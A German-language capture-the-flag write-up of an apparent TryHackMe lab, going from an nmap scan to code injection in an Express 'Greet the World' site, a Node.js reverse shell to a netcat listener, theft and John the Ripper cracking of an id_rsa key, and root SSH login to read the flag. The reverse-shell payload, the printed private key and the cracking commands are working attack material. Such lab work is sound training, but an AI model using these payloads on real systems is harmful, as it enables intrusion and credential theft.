

Cyberfelix's Passwort

Aufgabe 1

Vorgehen

Zuerst sollte mithilfe von „**nmap**“ nach offenen Ports gesucht werden. Hierfür könnte beispielweise der Befehl: **“nmap -p 8000-9000 <target-ip>”** verwendet werden.

Ergebnis

Nach dem Scan können **drei** offenen Ports **8080**, **5173** und **187** gefunden werden.

```
Host is up (0.0014s latency).
Not shown: 1000 closed ports
PORT      STATE SERVICE
5173/tcp  open  unknown
MAC Address: 02:D2:B0:8B:E6:8B (Unknown)
```

```
Nmap scan report for ip-10-10-114-143.eu-west-1.compute.internal (10.10.114.143)
Host is up (0.0017s latency).
Not shown: 1000 closed ports
PORT      STATE SERVICE
8080/tcp  open  http-proxy
MAC Address: 02:D2:B0:8B:E6:8B (Unknown)
```

```
Not shown: 1000 closed ports
PORT      STATE SERVICE
187/tcp   open  aci
MAC Address: 02:D2:B0:8B:E6:8B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.57 seconds
root@ip-10-10-191-175:~#
```

Frage: Wie viele Ports sind offen?

Antwort: 3

Aufgabe 2

Frage: Los gehts!

Antwort: keine Antwort benötigt

Aufgabe 3


Frage: Bongo Cat ist cool.

Antwort: keine Antwort benötigt

Aufgabe 4

Vorgehen

Im Browser kann nun versucht werden auf den Port der Target Maschine zuzugreifen (**<ip-target-Maschine>:5173**). Hierbei erscheint folgende Website.




Frage: Was ist die Überschrift im Frontend?

Antwort: Greet the World!

Auf dieser Website kann ein Text in Gänsefüßchen an einen backenden Server gesendet werden. Um genaueres über diesen Backend-Server herauszufinden, muss mit einem Rechtsklick auf die Website die Entwicklertools geöffnet werden. Nachdem ein Request an das Backend gesendet wurde, kann im Reiter „Netzwerk“ in den Header Informationen unter „Response-Header“ herausgelesen werden, dass es sich hierbei um einen „**express**“ Backend handelt. Nach einer Internetrecherche kann herausgefunden werden, dass express

Web-Server mit der Sprache Node.js entwickelt werden und anfällig gegenüber Remote-Code-Execution sind.



Frage: Welches Framework wird für das Backend genutzt?

Antwort: Express


Aufgabe 5

Frage: Für was steht RCE?

Antwort: remote code execution

Vorgehen

Mit dem befehl „**nc -lvnp <port>**“ kann ein NetCat listener gestartet werden um mit einer Remote-Code-Execution, Zugriff auf eine remote Shell zu bekommen.



Danach kann mit folgendem Code eine Remote-Code-Execution durchgeführt werden. In dem dieser in der Website mit demselben Port der beim Netcat Listener und der eigenen Ip-Adresse eingefügt und abgesendet wird.

```
var net = require("net"), sh = require("child_process").exec("/bin/bash");
var client = new net.Socket();
client.connect(<port>, "<Your-IP>",
function(){client.pipe(sh.stdin);sh.stdout.pipe(client);
sh.stderr.pipe(client);});
```

Greet the world!

Send your text for our Backend
to evaluate get a greeting
returned!

```
|var net = require("net"), sh = requi
```


Send

Backend greeting:

Hello [object Object]

Ergebnis


Durch diese Shell nun auf den Server zugegriffen werden. Der Benutzer kann mit dem Befehl „**whoami**“ ermittelt werden



```
File Edit View Search
whoami
paul
```

Frage: Wie heißt der User auf dem PC des Passwortdiebes?

Antwort: paul



```
root@ip-10-10-12-208: ~
File Edit View Search Terminal Help
root@ip-10-10-12-208:~# nc -lvnp 8081
Listening on [0.0.0.0] (family 0, port 8081)
Connection from 10.10.183.1 54946 received!
```

Aufgabe 6

Mit dem Befehl „ls“ kann nun angezeigt werden welche Dateien sich auf diesem Server befinden. Mit dem Befehl „cd“ kann auf eine höherer Ordnerstruktur gewechselt werden, indem sich die Datei „id_rsa“ befindet.

```
File Edit View Search Terminal Help
root@ip-10-10-12-208:~# nc -lvnp 8081
Listening on [0.0.0.0] (family 0, port 8081)
Connection from 10.10.183.1 45832 received!
ls
app.js
node_modules
package.json
package-lock.json
```

```
File Edit View Search Terminal Help
root@ip-10-10-12-208:~# nc -lvnp 8081
Listening on [0.0.0.0] (family 0, port 8081)
Connection from 10.10.183.1 54946 received!
cd
ls
backend
frontend
id_rsa
```

Frage: Wie ist der Name eines hilfreichen Files?

Antwort: id_rsa

Aufgabe 7


Mit dem Befehl „cat id_rsa“ kann der Private-Key ausgelesen werden. Der Inhalt kann in eine lokale Datei auf dem Desktop kopiert werden.

```
File Edit View Search Terminal Help
cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
o3B1bnNzaC1rZXktZjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAAGAAAAB80LreUT
2L2BGP9pwMzIKPAAAAEAAAAEAAAAIXAAAAAB3NzaC1yc2EAAAADAQABAAQACQcXVCXuy6ma
1rPyB+G289+3tFGSH78+EgG5xj0bhiU2dLQ1h02b9Sdvqw4UYVecsUeh3US2JeXCu4GaX0
Fv2gHF+RvEZ0W5PIsh194fhdcgcfnbYrldUclSHBrGW39208W9rmntx5HcwcDJ++8y32yG
5gttPmJ83taAvL037+4bLTA4JTMisL19x7/jWgRoN6vprLEJYh9A6bv9GRXvuA7Q5wX8Me
3QPovDVwL1+Jww51eJX6vYVSg0K91zH81zpNBg9K+066EEKfz8h0anepvVJ0oMyI653C0R
vHg/fNGfWdC9YdwniNteQi4u8WdfI8KRp9nUNR9k0eo0nJ6dWLCtKhd3Jk/Q16wF0VB7rX
GxLE15vz+ZcsKxJHeo86yVy2dkfQ3+us/ULYrZFfatfp8XLUe5x4NKz/20emnc7TuvCIA+
2msURuJgKZZDKoHyGPymD3Y7ArB4TDR+Frw7cKt04TH0AszNXm7jLZ1jeDGLt0IUXoFQmI
HLhZd4ahDZ5w6ZL9DRIKAFkhcDcMzHer/gQ/7Ew9wnwys1TNgw04kM7dRQyfsv0XaNYK57
QGcn2/bS7fW1aovgzoETga8F5C0RAucc7P6/tTJZCoLSY0XUx7obvdiFN2tYAHZU672C+p
JP9a04B3fC+xYttYhw0vUmT620W3GSF1VK/rf9jB13jQAAB1D9dFci1YSgnGQ7PMWqNUmI
Arjj461FSH9GPye6Q+e0QPYt9UvE/Qx652e2VwN3r1Yw+ymdr7guR8Sc/IydIzn7X6ZZMd
KaLeEzkh8hgMkTSfbhEo75fpotJ1v6LaEx1XUKJ8j1KKh7EjJd0i4x78sw8a8qIZzLQ7ZY
+Vtmc/1C3ftC9cRyYiHNmqf9CqCsZx+trZJHWYLSeZ7lmRXdUPdkiSiwBfn9P6WQw6i+An
nTc57HBZdZcLJgzz78p+LUQJlY+LXYCFyz6PZw3wNnWAGXj752wh3Hmn3ytohUGaHSeeSl
A+rnYcy9CFqMwobGKBIIgk3C7S9kvIaxTF4f0JoLNZUL/00Sf6XCLjnkLqjYNLAXIcDM/h
mqYXPljQ4hwnv1jKKfDZozMmnK4NHkGIBPBV9aXu/3NYTV3x2zGQ9FvPvRkL0v5qyJFwL
n08jH5x8aqLNIgKmU6Q7zLQ8iD05gbYA79iLSb/bAub55pwSOYf+MMnHLEMKNiBrEh13ut
u8sek5bUr0506o9ZDNkaY8pfHnuHnSWEyuvJKFNnVGyAcnB0/M1wHL+ET02nSrJWf9kMqp
5NYxvu3UvU7YPCMIteE+vVudI6fA9dtsnID4jjcer9mTMkC2Ib2YTkoajYtrZ/7PzeVgi
h7WkV07qtIDmucFdwTlvIA6tYVL2yi/terToZxeCHVwfe9q0f51aURDdXWSyDfY1YfVyh2
```

Vorgehen

Für den nächsten Schritt werden „John the Ripper“ und „ssh2John“ benötigt. John the Ripper ist standesgemäß auf Kali Linux installiert. ssh2john kann mit der folgenden Anleitung installiert werden. Hierfür muss lediglich der Code kopiert und in eine Datei namens „ssh2john.py“ eingefügt werden

[john/ssh2john.py at bleeding-jumbo · openwall/john \(github.com\)](https://github.com/openwall/John/blob/master/ssh2john.py)




```
Terminal
Tools
Additional Tools
ssh2john.py
id_rsa

ssh2john.py (~/.Desktop) - Pluma
File Edit View Search Tools Documents Help
id_rsa x ssh2john.py x
1 base64
2 binascii
3 ruct import unpack
4 sys
5
6 0
7
8: = 2
9 encryption types for private key files:
10 TABLE = {
11 S-128-CBC': {'cipher': AES, 'keysize': 16, 'blocksize': "AES.MODE_CBC"},
12 S-EDE3-CBC': {'cipher': DES3, 'keysize': 24, 'blocksize': "DES3.MODE_CBC"},
13 S-256-CBC': {'cipher': AES_256, 'keysize': 32, 'keysize': 16, 'mode': "AES.MODE_CBC"},
14 S-192-CBC': {'cipher': AES, 'keysize': 24, 'blocksize': "AES.MODE_CBC"},
15 S-256-CTR': {'cipher': AES_256, 'keysize': 32, 'keysize': 16, 'mode': "AES.MODE_CTR"},
```

Um das Passwort des Private-Keys herauszufinden, muss zuerst der Private-Key zu einem Hash konvertiert werden. Hierfür wird der Befehl „python ssh2john.py <rsa-key-file> >

<output-file>“ verwendet. Das Terminal sollte im gleichen Verzeichnis geöffnet sein, in dem die ssh2john.py Datei sich befindet.



```
root@ip-10-10-12-208: ~/Desktop
File Edit View Search Terminal Help
root@ip-10-10-12-208:~/Desktop# python ssh2john.py id_rsa > id_rsa.hash
root@ip-10-10-12-208:~/Desktop#
```

Für den Weiterer verlauf wird die „rockyou.txt“ benötigt, die in diesem Raum bereitgestellt wird. Diese Datei kann mit dem folgenden Befehl heruntergeladen werden:


„wget

<https://gist.githubusercontent.com/jendruschR/17bd023589cb47b55f3fab205e0c16da/raw/9c681a4427254a530cf8a9d9e07d1baa6c553beb/rockyou.txt>“

Mit dem Befehl „john --wordlist=<wordlist-path> <hashfile>“ kann das Password des Private-Keys ermittelt werden.

Ergebnis

Mit John the Ripper kann das Password „felix1“ ermittelt werden.



```
root@ip-10-10-12-208: ~/Desktop
File Edit View Search Terminal Help
root@ip-10-10-12-208:~# cd Desktop
root@ip-10-10-12-208:~/Desktop# clear
root@ip-10-10-12-208:~/Desktop# john --wordlist=rockyou.txt id_rsa.hash
Note: This format may emit false positives, so it will keep trying even after finding a
possible candidate.
Warning: detected hash type "SSH", but the string is also recognized as "ssh-opencl"
Use the "--format=ssh-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
felix1          (id_rsa)
1g 0:00:00:20 DONE (2023-01-16 17:32) 0.04878g/s 10.92p/s 10.92c/s 10.92C/s qwerty1..zxc
vbne
Session completed.
root@ip-10-10-12-208:~/Desktop#
```

Frage: Wie lautet das Passwort?

Antwort: felix1

Aufgabe 8

Vorgehen

Um sich als Root einloggen zu können muss der Befehl „**chmod 600 <rsa_file>**“ auf die `id_rsa` angewendet werden. Danach muss die `id_rsa` Datei in den „**/root/.ssh**“ verschoben werden. Dann kann mit dem Befehl „**ssh -i id_rsa root@<target-ip> -p 187**“ und dem Passwort „**felix1**“ eingeloggt werden.

```
root@thm-atdits: ~
File Edit View Search Terminal Help
root@ip-10-10-12-208:~/.ssh# chmod 600 id_rsa
root@ip-10-10-12-208:~/.ssh# clear
root@ip-10-10-12-208:~/.ssh# ssh -i id_rsa root@10.10.183.1 -p 187
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-137-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage

System information as of Mon 16 Jan 2023 06:05:59 PM UTC

System load:  0.0               Processes:            113
Usage of /:   61.3% of 9.75GB   Users logged in:     0
Memory usage: 30%              IPv4 address for eth0: 10.10.183.1
Swap usage:   0%

5 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Mon Jan 16 18:01:14 2023 from 10.10.12.208
root@thm-atdits:~#
```

Frage: Wie heißt der User den Cyberfelix nun hat?

Antwort: root

Aufgabe 9

Mit dem Befehl „**ls**“ kann aufgelistet werden welche Dateien sich im Root Verzeichnis befinden.

```
Last login: Mon Jan 16 18:12:58 2023
root@thm-atdits:~# ls
meowflix_passwort.txt  snap
root@thm-atdits:~#
```


Wenn mit „**cat meowflix_password.txt**“ der Inhalt ausgelesen wird, erscheint das Password „**THM{Cyb3rF3lixIstD3rCoolst3}**“

```
.local/ .profile .wge
root@thm-atdits:~# cat meowflix_password.txt
THM{Cyb3rF3lixIstD3rCoolst3}
root@thm-atdits:~# ^C
root@thm-atdits:~# █
```

Aufgabe 10

Vielen Dank für die Teilnahmen 😊